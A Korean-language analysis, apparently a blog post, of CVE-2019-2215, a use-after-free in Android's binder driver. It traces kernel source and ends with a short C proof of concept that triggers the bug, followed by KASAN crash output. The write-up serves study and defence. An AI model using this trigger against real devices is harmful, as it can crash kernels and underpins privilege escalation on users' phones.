
CVE-2019-2215 Review
Intro
해당 취약점은 안드로이드 binder의 epoll_ctl 과 ioctl 간에 발생하는 UAF 취약점이다.
Vulnerability
먼저 binder의 file_operation 에 대해 살펴보자.
- drivers/android/binder.c
static const struct file_operations binder_fops = {
	.owner = THIS_MODULE,
	.poll = binder_poll,
	.unlocked_ioctl = binder_ioctl,
	.compat_ioctl = binder_ioctl,
	.mmap = binder_mmap,
	.open = binder_open,
	.flush = binder_flush,
	.release = binder_release,
};
poll 필드는 binder_poll() 함수가 등록되어 있고, unlocked_ioctl은 binder_ioctl() 함수가 등록되어있는 것을 볼 수 있다.
즉, /dev/binder에 sys_epoll_ctl을 요청하면 binder_poll() 함수가 호출되고, sys_ioctl을 요청하면 binder_ioctl() 함수가 호출된다.
먼저 binder_poll() 함수에 대해서 살펴보자.
- drivers/android/binder.c
static unsigned int binder_poll(struct file *filp,
				struct poll_table_struct *wait)
{
	struct binder_proc *proc = filp->private_data;
	struct binder_thread *thread = NULL;
	bool wait_for_proc_work;

	thread = binder_get_thread(proc);
	if (!thread)
		return POLLERR;

	binder_inner_proc_lock(thread->proc);
	thread->looper |= BINDER_LOOPER_STATE_POLL;
	wait_for_proc_work = binder_available_for_proc_work_ilocked(thread);

	binder_inner_proc_unlock(thread->proc);

	poll_wait(filp, &thread->wait, wait);

	if (binder_has_work(thread, wait_for_proc_work))
		return POLLIN;

	return 0;
}

/* ... */

static struct binder_thread *binder_get_thread(struct binder_proc *proc)
{
	struct binder_thread *thread;
	struct binder_thread *new_thread;

	binder_inner_proc_lock(proc);
	thread = binder_get_thread_ilocked(proc, NULL);
	binder_inner_proc_unlock(proc);
	if (!thread) {
		new_thread = kzalloc(sizeof(*thread), GFP_KERNEL);
		if (new_thread == NULL)
			return NULL;
		binder_inner_proc_lock(proc);
		thread = binder_get_thread_ilocked(proc, new_thread);
		binder_inner_proc_unlock(proc);
		if (thread != new_thread)
			kfree(new_thread);
	}
	return thread;
}
binder_poll() 함수는 binder_get_thread() 함수를 호출하고, binder_get_thread() 함수는 struct binder_thread 구조체인 thread를 kzalloc()을 통해 힙에 할당한다.
그럼 sys_ioctl을 통해 호출되는 binder_ioctl() 함수를 보자.
- drivers/android/binder.c
static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
	int ret;
	struct binder_proc *proc = filp->private_data;
	struct binder_thread *thread;
	unsigned int size = _IOC_SIZE(cmd);
	void __user *ubuf = (void __user *)arg;

	/*pr_info("binder_ioctl: %d:%d %x %lx\n",
			proc->pid, current->pid, cmd, arg);*/

	binder_selftest_alloc(&proc->alloc);

	trace_binder_ioctl(cmd, arg);

	ret = wait_event_interruptible(binder_user_error_wait, binder_stop_on_user_error < 2);
	if (ret)
		goto err_unlocked;

	thread = binder_get_thread(proc);
	if (thread == NULL) {
		ret = -ENOMEM;
		goto err;
	}

	switch (cmd) {
	case BINDER_WRITE_READ:
		ret = binder_ioctl_write_read(filp, cmd, arg, thread);
		if (ret)
			goto err;
		break;
	case BINDER_SET_MAX_THREADS: {
		int max_threads;

		if (copy_from_user(&max_threads, ubuf,
				   sizeof(max_threads))) {
			ret = -EINVAL;
			goto err;
		}
		binder_inner_proc_lock(proc);
		proc->max_threads = max_threads;
		binder_inner_proc_unlock(proc);
		break;
	}
	case BINDER_SET_CONTEXT_MGR_EXT: {
		struct flat_binder_object fbo;

		if (copy_from_user(&fbo, ubuf, sizeof(fbo))) {
			ret = -EINVAL;
			goto err;
		}
		ret = binder_ioctl_set_ctx_mgr(filp, &fbo);
		if (ret)
			goto err;
		break;
	}
	case BINDER_SET_CONTEXT_MGR:
		ret = binder_ioctl_set_ctx_mgr(filp, NULL);
		if (ret)
			goto err;
		break;
	case BINDER_THREAD_EXIT:
		binder_debug(BINDER_DEBUG_THREADS, "%d:%d exit\n",
			     proc->pid, thread->pid);
		binder_thread_release(proc, thread);
		thread = NULL;
		break;
	case BINDER_VERSION: {
		struct binder_version __user *ver = ubuf;

		if (size != sizeof(struct binder_version)) {
			ret = -EINVAL;
			goto err;
		}
		if (put_user(BINDER_CURRENT_PROTOCOL_VERSION,
			     &ver->protocol_version)) {
			ret = -EINVAL;
			goto err;
		}
		break;
	}
	case BINDER_GET_NODE_INFO_FOR_REF: {
		struct binder_node_info_for_ref info;

		if (copy_from_user(&info, ubuf, sizeof(info))) {
			ret = -EFAULT;
			goto err;
		}

		ret = binder_ioctl_get_node_info_for_ref(proc, &info);
		if (ret < 0)
			goto err;

		if (copy_to_user(ubuf, &info, sizeof(info))) {
			ret = -EFAULT;
			goto err;
		}

		break;
	}
	case BINDER_GET_NODE_DEBUG_INFO: {
		struct binder_node_debug_info info;

		if (copy_from_user(&info, ubuf, sizeof(info))) {
			ret = -EFAULT;
			goto err;
		}

		ret = binder_ioctl_get_node_debug_info(proc, &info);
		if (ret < 0)
			goto err;

		if (copy_to_user(ubuf, &info, sizeof(info))) {
			ret = -EFAULT;
			goto err;
		}
		break;
	}
	default:
		ret = -EINVAL;
		goto err;
	}
	ret = 0;
err:
	if (thread)
		thread->looper_need_return = false;
	wait_event_interruptible(binder_user_error_wait, binder_stop_on_user_error < 2);
	if (ret && ret != -ERESTARTSYS)
		pr_info("%d:%d ioctl %x %lx returned %d\n", proc->pid, current->pid, cmd, arg, ret);
err_unlocked:
	trace_binder_ioctl_done(ret);
	return ret;
}
여기서 우리가 봐야 할 부분은 BINDER_THREAD_EXIT 명령을 처리하는 부분이다.
BINDER_THREAD_EXIT 명령을 하면, binder_thread_release() 함수를 호출한다.
- drivers/android/binder.c
static int binder_thread_release(struct binder_proc *proc,
				 struct binder_thread *thread)
{
	struct binder_transaction *t;
	struct binder_transaction *send_reply = NULL;
	int active_transactions = 0;
	struct binder_transaction *last_t = NULL;

	binder_inner_proc_lock(thread->proc);
	/*
	 * take a ref on the proc so it survives
	 * after we remove this thread from proc->threads.
	 * The corresponding dec is when we actually
	 * free the thread in binder_free_thread()
	 */
	proc->tmp_ref++;
	/*
	 * take a ref on this thread to ensure it
	 * survives while we are releasing it
	 */
	atomic_inc(&thread->tmp_ref);
	rb_erase(&thread->rb_node, &proc->threads);
	t = thread->transaction_stack;
	if (t) {
		spin_lock(&t->lock);
		if (t->to_thread == thread)
			send_reply = t;
	}
	thread->is_dead = true;

	while (t) {
		last_t = t;
		active_transactions++;
		binder_debug(BINDER_DEBUG_DEAD_TRANSACTION,
			     "release %d:%d transaction %d %s, still active\n",
			      proc->pid, thread->pid,
			     t->debug_id,
			     (t->to_thread == thread) ? "in" : "out");

		if (t->to_thread == thread) {
			t->to_proc = NULL;
			t->to_thread = NULL;
			if (t->buffer) {
				t->buffer->transaction = NULL;
				t->buffer = NULL;
			}
			t = t->to_parent;
		} else if (t->from == thread) {
			t->from = NULL;
			t = t->from_parent;
		} else
			BUG();
		spin_unlock(&last_t->lock);
		if (t)
			spin_lock(&t->lock);
	}

	/*
	 * If this thread used poll, make sure we remove the waitqueue
	 * from any epoll data structures holding it with POLLFREE.
	 * waitqueue_active() is safe to use here because we're holding
	 * the inner lock.
	 */
	/*
	if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
	    waitqueue_active(&thread->wait)) {
		wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
	}
	*/

	binder_inner_proc_unlock(thread->proc);

	/*
	 * This is needed to avoid races between wake_up_poll() above and
	 * and ep_remove_waitqueue() called for other reasons (eg the epoll file
	 * descriptor being closed); ep_remove_waitqueue() holds an RCU read
	 * lock, so we can be sure it's done after calling synchronize_rcu().
	 */
	/*
	if (thread->looper & BINDER_LOOPER_STATE_POLL)
		synchronize_rcu();
	*/

	if (send_reply)
		binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
	binder_release_work(proc, &thread->todo);
	binder_thread_dec_tmpref(thread);
	return active_transactions;
}

/* ... */

/**
 * binder_thread_dec_tmpref() - decrement thread->tmp_ref
 * @thread:	thread to decrement
 *
 * A thread needs to be kept alive while being used to create or
 * handle a transaction. binder_get_txn_from() is used to safely
 * extract t->from from a binder_transaction and keep the thread
 * indicated by t->from from being freed. When done with that
 * binder_thread, this function is called to decrement the
 * tmp_ref and free if appropriate (thread has been released
 * and no transaction being processed by the driver)
 */
static void binder_thread_dec_tmpref(struct binder_thread *thread)
{
	/*
	 * atomic is used to protect the counter value while
	 * it cannot reach zero or thread->is_dead is false
	 */
	binder_inner_proc_lock(thread->proc);
	atomic_dec(&thread->tmp_ref);
	if (thread->is_dead && !atomic_read(&thread->tmp_ref)) {
		binder_inner_proc_unlock(thread->proc);
		binder_free_thread(thread);
		return;
	}
	binder_inner_proc_unlock(thread->proc);
}

/* ... */

static void binder_free_thread(struct binder_thread *thread)
{
	BUG_ON(!list_empty(&thread->todo));
	binder_stats_deleted(BINDER_STAT_THREAD);
	binder_proc_dec_tmpref(thread->proc);
	put_task_struct(thread->task);
	kfree(thread);
}
binder_thread_release() 함수는 thread 에 대한 여러 필드들을 정리하고, binder_thread_dec_tmpref() 함수를 호출한다. binder_thread_dec_tmpref() 함수는 binder_free_thread() 함수를 호출하여, 할당된 thread를 free 한다.
그런데 여기서 이상한 점이 있다.
BINDER_THREAD_EXIT 명령을 처리할 때, binder_thread_release() 함수를 통해 할당된 thread를 free 하긴 하지만, thread 변수만을 NULL로 만들고, 그 외엔 별 다른 행동을 하지 않는다. 그럼 thread는 정말 다른 초기화 과정을 거치치 않아도 되는 것일까?
binder_thread 가 어디에 추가되는지 다시 살펴보자.
먼저 binder_poll() 함수를 다시 보자.
static unsigned int binder_poll(struct file *filp,
				struct poll_table_struct *wait)
{
	struct binder_proc *proc = filp->private_data;
	struct binder_thread *thread = NULL;
	bool wait_for_proc_work;

	thread = binder_get_thread(proc);
	if (!thread)
		return POLLERR;

	binder_inner_proc_lock(thread->proc);
	thread->looper |= BINDER_LOOPER_STATE_POLL;
	wait_for_proc_work = binder_available_for_proc_work_ilocked(thread);

	binder_inner_proc_unlock(thread->proc);

	poll_wait(filp, &thread->wait, wait);

	if (binder_has_work(thread, wait_for_proc_work))
		return POLLIN;

	return 0;
}
binder_get_thread() 함수를 통해 thread를 생성하고, 이를 poll_wait 함수에 인자로 주는 것을 확인할 수 있다.
binder_poll() 함수에서 binder_get_thread() 함수를 호출 한 다음 호출하는 poll_wait() 함수를 보자.
- include/linux/poll.h
static inline void poll_wait(struct file * filp, wait_queue_head_t * wait_address, poll_table *p)
{
	if (p && p->_qproc && wait_address)
		p->_qproc(filp, wait_address, p);
}
binder_poll() 함수는 poll_wait() 함수를 호출하면서 thread->wait 을 인자로 주고, poll_wait 함수는 wait이라는 변수를 받아 _qproc 필드를 호출한다.
wait 변수는 binder_poll() 함수가 받는 인자인 것을 알 수 있는데, 이 인자를 어디서 받아오는지 sys_epoll_ctl를 분석해보자.
- fs/eventpoll.c
SYSCALL_DEFINE4(epoll_ctl, int, epfd, int, op, int, fd,
		struct epoll_event __user *, event)
{
	int error;
	int full_check = 0;
	struct fd f, tf;
	struct eventpoll *ep;
	struct epitem *epi;
	struct epoll_event epds;
	struct eventpoll *tep = NULL;

	error = -EFAULT;
	if (ep_op_has_event(op) &&
	    copy_from_user(&epds, event, sizeof(struct epoll_event)))
		goto error_return;

	error = -EBADF;
	f = fdget(epfd);
	if (!f.file)
		goto error_return;

	/* Get the "struct file *" for the target file */
	tf = fdget(fd);
	if (!tf.file)
		goto error_fput;

	/* The target file descriptor must support poll */
	error = -EPERM;
	if (!tf.file->f_op->poll)
		goto error_tgt_fput;

	/* Check if EPOLLWAKEUP is allowed */
	if (ep_op_has_event(op))
		ep_take_care_of_epollwakeup(&epds);

	/*
	 * We have to check that the file structure underneath the file descriptor
	 * the user passed to us _is_ an eventpoll file. And also we do not permit
	 * adding an epoll file descriptor inside itself.
	 */
	error = -EINVAL;
	if (f.file == tf.file || !is_file_epoll(f.file))
		goto error_tgt_fput;

	/*
	 * epoll adds to the wakeup queue at EPOLL_CTL_ADD time only,
	 * so EPOLLEXCLUSIVE is not allowed for a EPOLL_CTL_MOD operation.
	 * Also, we do not currently supported nested exclusive wakeups.
	 */
	if (ep_op_has_event(op) && (epds.events & EPOLLEXCLUSIVE)) {
		if (op == EPOLL_CTL_MOD)
			goto error_tgt_fput;
		if (op == EPOLL_CTL_ADD && (is_file_epoll(tf.file) ||
				(epds.events & ~EPOLLEXCLUSIVE_OK_BITS)))
			goto error_tgt_fput;
	}

	/*
	 * At this point it is safe to assume that the "private_data" contains
	 * our own data structure.
	 */
	ep = f.file->private_data;

	/*
	 * When we insert an epoll file descriptor, inside another epoll file
	 * descriptor, there is the change of creating closed loops, which are
	 * better be handled here, than in more critical paths. While we are
	 * checking for loops we also determine the list of files reachable
	 * and hang them on the tfile_check_list, so we can check that we
	 * haven't created too many possible wakeup paths.
	 *
	 * We do not need to take the global 'epumutex' on EPOLL_CTL_ADD when
	 * the epoll file descriptor is attaching directly to a wakeup source,
	 * unless the epoll file descriptor is nested. The purpose of taking the
	 * 'epmutex' on add is to prevent complex toplogies such as loops and
	 * deep wakeup paths from forming in parallel through multiple
	 * EPOLL_CTL_ADD operations.
	 */
	mutex_lock_nested(&ep->mtx, 0);
	if (op == EPOLL_CTL_ADD) {
		if (!list_empty(&f.file->f_ep_links) ||
						is_file_epoll(tf.file)) {
			full_check = 1;
			mutex_unlock(&ep->mtx);
			mutex_lock(&epmutex);
			if (is_file_epoll(tf.file)) {
				error = -ELOOP;
				if (ep_loop_check(ep, tf.file) != 0) {
					clear_tfile_check_list();
					goto error_tgt_fput;
				}
			} else
				list_add(&tf.file->f_tfile_llink,
							&tfile_check_list);
			mutex_lock_nested(&ep->mtx, 0);
			if (is_file_epoll(tf.file)) {
				tep = tf.file->private_data;
				mutex_lock_nested(&tep->mtx, 1);
			}
		}
	}

	/*
	 * Try to lookup the file inside our RB tree, Since we grabbed "mtx"
	 * above, we can be sure to be able to use the item looked up by
	 * ep_find() till we release the mutex.
	 */
	epi = ep_find(ep, tf.file, fd);

	error = -EINVAL;
	switch (op) {
	case EPOLL_CTL_ADD:
		if (!epi) {
			epds.events |= POLLERR | POLLHUP;
			error = ep_insert(ep, &epds, tf.file, fd, full_check);
		} else
			error = -EEXIST;
		if (full_check)
			clear_tfile_check_list();
		break;
	case EPOLL_CTL_DEL:
		if (epi)
			error = ep_remove(ep, epi);
		else
			error = -ENOENT;
		break;
	case EPOLL_CTL_MOD:
		if (epi) {
			if (!(epi->event.events & EPOLLEXCLUSIVE)) {
				epds.events |= POLLERR | POLLHUP;
				error = ep_modify(ep, epi, &epds);
			}
		} else
			error = -ENOENT;
		break;
	}
	if (tep != NULL)
		mutex_unlock(&tep->mtx);
	mutex_unlock(&ep->mtx);

error_tgt_fput:
	if (full_check)
		mutex_unlock(&epmutex);

	fdput(tf);
error_fput:
	fdput(f);
error_return:

	return error;
}
먼저 sys_epoll_ctl을 호출하면 여러 검사를 거친 후 커맨드에 따라 요청을 처리하는 것을 알 수 있다. 이 때 우리가 봐야 할 곳은 EPOLL_CTL_ADD 명령어이다.
EPOLL_CTL_ADD 명령을 하면 ep_insert() 함수가 호출된다.
- fs/eventpoll.c
static int ep_insert(struct eventpoll *ep, struct epoll_event *event,
		     struct file *tfile, int fd, int full_check)
{
	int error, revents, pwake = 0;
	unsigned long flags;
	long user_watches;
	struct epitem *epi;
	struct ep_pqueue epq;

	user_watches = atomic_long_read(&ep->user->epoll_watches);
	if (unlikely(user_watches >= max_user_watches))
		return -ENOSPC;
	if (!(epi = kmem_cache_alloc(epi_cache, GFP_KERNEL)))
		return -ENOMEM;

	/* Item initialization follow here ... */
	INIT_LIST_HEAD(&epi->rdllink);
	INIT_LIST_HEAD(&epi->fllink);
	INIT_LIST_HEAD(&epi->pwqlist);
	epi->ep = ep;
	ep_set_ffd(&epi->ffd, tfile, fd);
	epi->event = *event;
	epi->nwait = 0;
	epi->next = EP_UNACTIVE_PTR;
	if (epi->event.events & EPOLLWAKEUP) {
		error = ep_create_wakeup_source(epi);
		if (error)
			goto error_create_wakeup_source;
	} else {
		RCU_INIT_POINTER(epi->ws, NULL);
	}

	/* Initialize the poll table using the queue callback */
	epq.epi = epi;
	init_poll_funcptr(&epq.pt, ep_ptable_queue_proc);

	/*
	 * Attach the item to the poll hooks and get current event bits.
	 * We can safely use the file* here because its usage count has
	 * been increased by the caller of this function. Note that after
	 * this operation completes, the poll callback can start hitting
	 * the new item.
	 */
	revents = ep_item_poll(epi, &epq.pt);

	/*
	 * We have to check if something went wrong during the poll wait queue
	 * install process. Namely an allocation for a wait queue failed due
	 * high memory pressure.
	 */
	error = -ENOMEM;
	if (epi->nwait < 0)
		goto error_unregister;

	/* Add the current item to the list of active epoll hook for this file */
	spin_lock(&tfile->f_lock);
	list_add_tail_rcu(&epi->fllink, &tfile->f_ep_links);
	spin_unlock(&tfile->f_lock);

	/*
	 * Add the current item to the RB tree. All RB tree operations are
	 * protected by "mtx", and ep_insert() is called with "mtx" held.
	 */
	ep_rbtree_insert(ep, epi);

	/* now check if we've created too many backpaths */
	error = -EINVAL;
	if (full_check && reverse_path_check())
		goto error_remove_epi;

	/* We have to drop the new item inside our item list to keep track of it */
	spin_lock_irqsave(&ep->lock, flags);

	/* record NAPI ID of new item if present */
	ep_set_busy_poll_napi_id(epi);

	/* If the file is already "ready" we drop it inside the ready list */
	if ((revents & event->events) && !ep_is_linked(&epi->rdllink)) {
		list_add_tail(&epi->rdllink, &ep->rdllist);
		ep_pm_stay_awake(epi);

		/* Notify waiting tasks that events are available */
		if (waitqueue_active(&ep->wq))
			wake_up_locked(&ep->wq);
		if (waitqueue_active(&ep->poll_wait))
			pwake++;
	}

	spin_unlock_irqrestore(&ep->lock, flags);

	atomic_long_inc(&ep->user->epoll_watches);

	/* We have to call this outside the lock */
	if (pwake)
		ep_poll_safewake(&ep->poll_wait);

	return 0;

error_remove_epi:
	spin_lock(&tfile->f_lock);
	list_del_rcu(&epi->fllink);
	spin_unlock(&tfile->f_lock);

	rb_erase_cached(&epi->rbn, &ep->rbr);

error_unregister:
	ep_unregister_pollwait(ep, epi);

	/*
	 * We need to do this because an event could have been arrived on some
	 * allocated wait queue. Note that we don't care about the ep->ovflist
	 * list, since that is used/cleaned only inside a section bound by "mtx".
	 * And ep_insert() is called with "mtx" held.
	 */
	spin_lock_irqsave(&ep->lock, flags);
	if (ep_is_linked(&epi->rdllink))
		list_del_init(&epi->rdllink);
	spin_unlock_irqrestore(&ep->lock, flags);

	wakeup_source_unregister(ep_wakeup_source(epi));

error_create_wakeup_source:
	kmem_cache_free(epi_cache, epi);

	return error;
}
우리는 여기서 init_poll_funcptr() 과 ep_item_poll() 함수만 중점적으로 보자.
- include/linux/poll.h
static inline void init_poll_funcptr(poll_table *pt, poll_queue_proc qproc)
{
	pt->_qproc = qproc;
	pt->_key   = ~0UL; /* all events enabled */
}
- fs/eventpoll.c
static inline unsigned int ep_item_poll(struct epitem *epi, poll_table *pt)
{
	pt->_key = epi->event.events;

	return epi->ffd.file->f_op->poll(epi->ffd.file, pt) & epi->event.events;
}
먼저 init_poll_funcptr() 함수에서 epq.pt->_qproc 을 ep_ptable_queue_proc() 함수의 포인터로 초기화 하고, ep_item_poll() 함수에서 epi->ffd.file->f_op->poll() 을 호출한다.
이 때 위의 함수 포인터는 /dev/binder의 file_operations 구조체이고, 즉 호출되는 함수는 binder_poll() 함수이다. 그리고 그 함수의 두번째 인자로는 epq.pt를 주는데, 이는 위에서 초기화 했던 ep_ptable_queue_proc() 함수의 포인터이다.
다시 돌아와서 binder_poll()에서 호출하는 poll_wait() 함수를 보자
static inline void poll_wait(struct file * filp, wait_queue_head_t * wait_address, poll_table *p)
{
	if (p && p->_qproc && wait_address)
		p->_qproc(filp, wait_address, p);
}
여기서 호출되는 p->_qproc() 함수는 ep_ptable_queue_proc() 함수라는 것을 알 수 있다.
그럼 이제 정확히 ep_ptable_queue_proc() 함수가 어떤 일을 하는 지 확인해보자.
/*
 * This is the callback that is used to add our wait queue to the
 * target file wakeup lists.
 */
static void ep_ptable_queue_proc(struct file *file, wait_queue_head_t *whead,
				 poll_table *pt)
{
	struct epitem *epi = ep_item_from_epqueue(pt);
	struct eppoll_entry *pwq;

	if (epi->nwait >= 0 && (pwq = kmem_cache_alloc(pwq_cache, GFP_KERNEL))) {
		init_waitqueue_func_entry(&pwq->wait, ep_poll_callback);
		pwq->whead = whead;
		pwq->base = epi;
		if (epi->event.events & EPOLLEXCLUSIVE)
			add_wait_queue_exclusive(whead, &pwq->wait);
		else
			add_wait_queue(whead, &pwq->wait);
		list_add_tail(&pwq->llink, &epi->pwqlist);
		epi->nwait++;
	} else {
		/* We have to signal that an error occurred */
		epi->nwait = -1;
	}
}
pwq를 초기화 하고, ep_item_from_epqueue() 함수를 통해 가져온 struct epitem 구조체인 epi의 pwqlist 에 추가하는 것을 알 수 있다.
이 때 struct eppoll_entry 구조체인 pwq의 whead 필드는 인자로 받은 binder_thread 의 wait 필드로 저장된다.
그리고 add_wait_queue_exclusive() 함수를 통해 pwd->wait 필드 역시 binder_thread->wait인 whead로 저장한다.
이를 간단히 그림으로 나타내면 다음과 같다.

binder_release() 함수에서는 binder_thread를 free 하고나서 위의 포인터 들에 대해선 초기화를 해주지 않는다. 즉 dangling pointer 가 존재하는 것은 확실하다!
그렇다면 이 초기화되지 않은 dangling pointer에 접근하는 방법은 무엇일까.
epoll_ctl() 함수는 EPOLL_CTL_ADD 명령 외에 EPOLL_CTL_DEL 명령어도 존재한다. 이 함수는 ep_remove() 함수를 호출한다.
	case EPOLL_CTL_DEL:
		if (epi)
			error = ep_remove(ep, epi);
		else
			error = -ENOENT;
		break;
ep_remove() 함수에 대해 살펴보자.
- fs/eventpoll.c
/*
 * Removes a "struct epitem" from the eventpoll RB tree and deallocates
 * all the associated resources. Must be called with "mtx" held.
 */
static int ep_remove(struct eventpoll *ep, struct epitem *epi)
{
	unsigned long flags;
	struct file *file = epi->ffd.file;

	/*
	 * Removes poll wait queue hooks. We _have_ to do this without holding
	 * the "ep->lock" otherwise a deadlock might occur. This because of the
	 * sequence of the lock acquisition. Here we do "ep->lock" then the wait
	 * queue head lock when unregistering the wait queue. The wakeup callback
	 * will run by holding the wait queue head lock and will call our callback
	 * that will try to get "ep->lock".
	 */
	ep_unregister_pollwait(ep, epi);

	/* Remove the current item from the list of epoll hooks */
	spin_lock(&file->f_lock);
	list_del_rcu(&epi->fllink);
	spin_unlock(&file->f_lock);

	rb_erase_cached(&epi->rbn, &ep->rbr);

	spin_lock_irqsave(&ep->lock, flags);
	if (ep_is_linked(&epi->rdllink))
		list_del_init(&epi->rdllink);
	spin_unlock_irqrestore(&ep->lock, flags);

	wakeup_source_unregister(ep_wakeup_source(epi));
	/*
	 * At this point it is safe to free the eventpoll item. Use the union
	 * field epi->rcu, since we are trying to minimize the size of
	 * 'struct epitem'. The 'rbn' field is no longer in use. Protected by
	 * ep->mtx. The rcu read side, reverse_path_check_proc(), does not make
	 * use of the rbn field.
	 */
	call_rcu(&epi->rcu, epi_rcu_free);

	atomic_long_dec(&ep->user->epoll_watches);

	return 0;
}
ep_remove() 함수는 ep_unregister_pollwait() 함수를 호출한다. 이떄 인자는 struct epitem인 epi를 전달한다.
- fs/eventpoll.c
/*
 * This function unregisters poll callbacks from the associated file
 * descriptor.  Must be called with "mtx" held (or "epmutex" if called from
 * ep_free).
 */
static void ep_unregister_pollwait(struct eventpoll *ep, struct epitem *epi)
{
	struct list_head *lsthead = &epi->pwqlist;
	struct eppoll_entry *pwq;

	while (!list_empty(lsthead)) {
		pwq = list_first_entry(lsthead, struct eppoll_entry, llink);

		list_del(&pwq->llink);
		ep_remove_wait_queue(pwq);
		kmem_cache_free(pwq_cache, pwq);
	}
}
ep_unregister_pollwait() 함수는 list_first_entry()를 통해 pwq를 가져오고, ep_remove_wait_queue() 함수를 호출하여 pwq를 인자로 가져온다.
- fs/eventpoll.c
static void ep_remove_wait_queue(struct eppoll_entry *pwq)
{
	wait_queue_head_t *whead;

	rcu_read_lock();
	/*
	 * If it is cleared by POLLFREE, it should be rcu-safe.
	 * If we read NULL we need a barrier paired with
	 * smp_store_release() in ep_poll_callback(), otherwise
	 * we rely on whead->lock.
	 */
	whead = smp_load_acquire(&pwq->whead);
	if (whead)
		remove_wait_queue(whead, &pwq->wait);
	rcu_read_unlock();
}
ep_remove_wait_queue() 함수는 remove_wait_queue() 함수를 호출하고 인자로 pwq->wait을 넘겨준다.
이때 만약 전에 binder에 epoll_ctl() 함수로 EPOLL_CTL_ADD 을 요청했다면 binder_thread의 wait 피트가 인자로 넘어갈 것이다.
- kernel/sched/wait.c
void remove_wait_queue(struct wait_queue_head *wq_head, struct wait_queue_entry *wq_entry)
{
	unsigned long flags;

	spin_lock_irqsave(&wq_head->lock, flags);
	__remove_wait_queue(wq_head, wq_entry);
	spin_unlock_irqrestore(&wq_head->lock, flags);
}
EXPORT_SYMBOL(remove_wait_queue);
- include/linux/wait.h
static inline void
__remove_wait_queue(struct wait_queue_head *wq_head, struct wait_queue_entry *wq_entry)
{
	list_del(&wq_entry->entry);
}
그리고 remove_wait_queue()는 list_del() 함수를 통해 wait 필드를 list_del 한다.
근데 만약 epoll_ctl 로 EPOLL_CTL_DEL 을 요청하기 이전에 binder 에 ioctl 로 BINDER_THREAD_EXIT 명령을 줘 binder_thread를 free 한다면, 생성된 dangling chunk 에 접근하게 되어 UAF 를 트리거 할 수 있게 되는것이다!
그럼 이 코드를 실제로 트리거 해보자.
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <stdio.h>


#define BINDER_THREAD_EXIT 0x40046208

int main() {
    int fd, epfd;
    struct epoll_event event = {.events = EPOLLIN};

    fd = open("/dev/binder", O_RDONLY);
    epfd = epoll_create(1000);
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    ioctl(fd, BINDER_THREAD_EXIT, NULL);
    epoll_ctl(epfd, EPOLL_CTL_DEL, fd, &event)
}
먼저 epoll_create() 함수로 event poll fd 를 만들어준다. 그 뒤 epoll_ctl() 로 EPOLL_CTL_ADD 를 요청해 binder_thread를 생성한 뒤 ioctl로 BINDER_THREAD_EXIT 을 요청해 생성된 binder_thread를 free 해 dangling chunk 를 만든다. 그 뒤 epoll_ctl() 로 EPOLL_CTF_DEL을 요청해 dangling chunk에 접근하면 된다.
해당 코드를 컴파일하여 KASAN 이 적용된 커널에서 돌려보았다.
[  189.587536] BUG: KASAN: use-after-free in _raw_spin_lock_irqsave+0x2e/0x52
[  189.589467] Write of size 4 at addr ffff888052d465c8 by task exploit/6603
[  189.591403]
[  189.591886] CPU: 0 PID: 6603 Comm: exploit Tainted: G        W       4.14.150+ #2
[  189.592314] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS rel-1.11.1-0-g0551a4be2c-prebuilt.qemu-project.org 04/01/2014
[  189.592314] Call Trace:
[  189.592314]  dump_stack+0x93/0xcd
[  189.592314]  print_address_description+0x6f/0x233
[  189.592314]  ? _raw_spin_lock_irqsave+0x2e/0x52
[  189.592314]  __kasan_report+0x138/0x17e
[  189.592314]  ? _raw_spin_lock_irqsave+0x2e/0x52
[  189.592314]  kasan_report+0x16/0x1b
[  189.592314]  check_memory_region+0x12f/0x135
[  189.592314]  kasan_check_write+0x18/0x1a
[  189.592314]  _raw_spin_lock_irqsave+0x2e/0x52
[  189.592314]  remove_wait_queue+0x1c/0xd8
[  189.592314]  ep_unregister_pollwait.constprop.0+0x11b/0x14b
[  189.592314]  ep_remove+0x45/0x1d9
[  189.592314]  SyS_epoll_ctl+0x152f/0x1840
[  189.592314]  ? ioctl_preallocate+0x1a7/0x1a7
[  189.592314]  ? SyS_epoll_create+0x3a/0x3a
[  189.592314]  ? security_file_ioctl+0x67/0xa4
[  189.592314]  ? prepare_exit_to_usermode+0x22d/0x239
[  189.592314]  do_syscall_64+0x1d4/0x216
[  189.592314]  ? prepare_exit_to_usermode+0x22d/0x239
[  189.592314]  ? SyS_epoll_create+0x3a/0x3a
[  189.592314]  entry_SYSCALL_64_after_hwframe+0x3d/0xa2
[  189.592314] RIP: 0033:0x23616a
[  189.592314] RSP: 002b:00007ffdc7afaf88 EFLAGS: 00000206 ORIG_RAX: 00000000000000e9
[  189.592314] RAX: ffffffffffffffda RBX: 00000000002adfb8 RCX: 000000000023616a
[  189.592314] RDX: 0000000000000003 RSI: 0000000000000002 RDI: 0000000000000004
[  189.592314] RBP: 00007ffdc7afafb0 R08: 0000000000204543 R09: 0000000000000000
[  189.592314] R10: 00007ffdc7afaf98 R11: 0000000000000206 R12: 0000000000000001
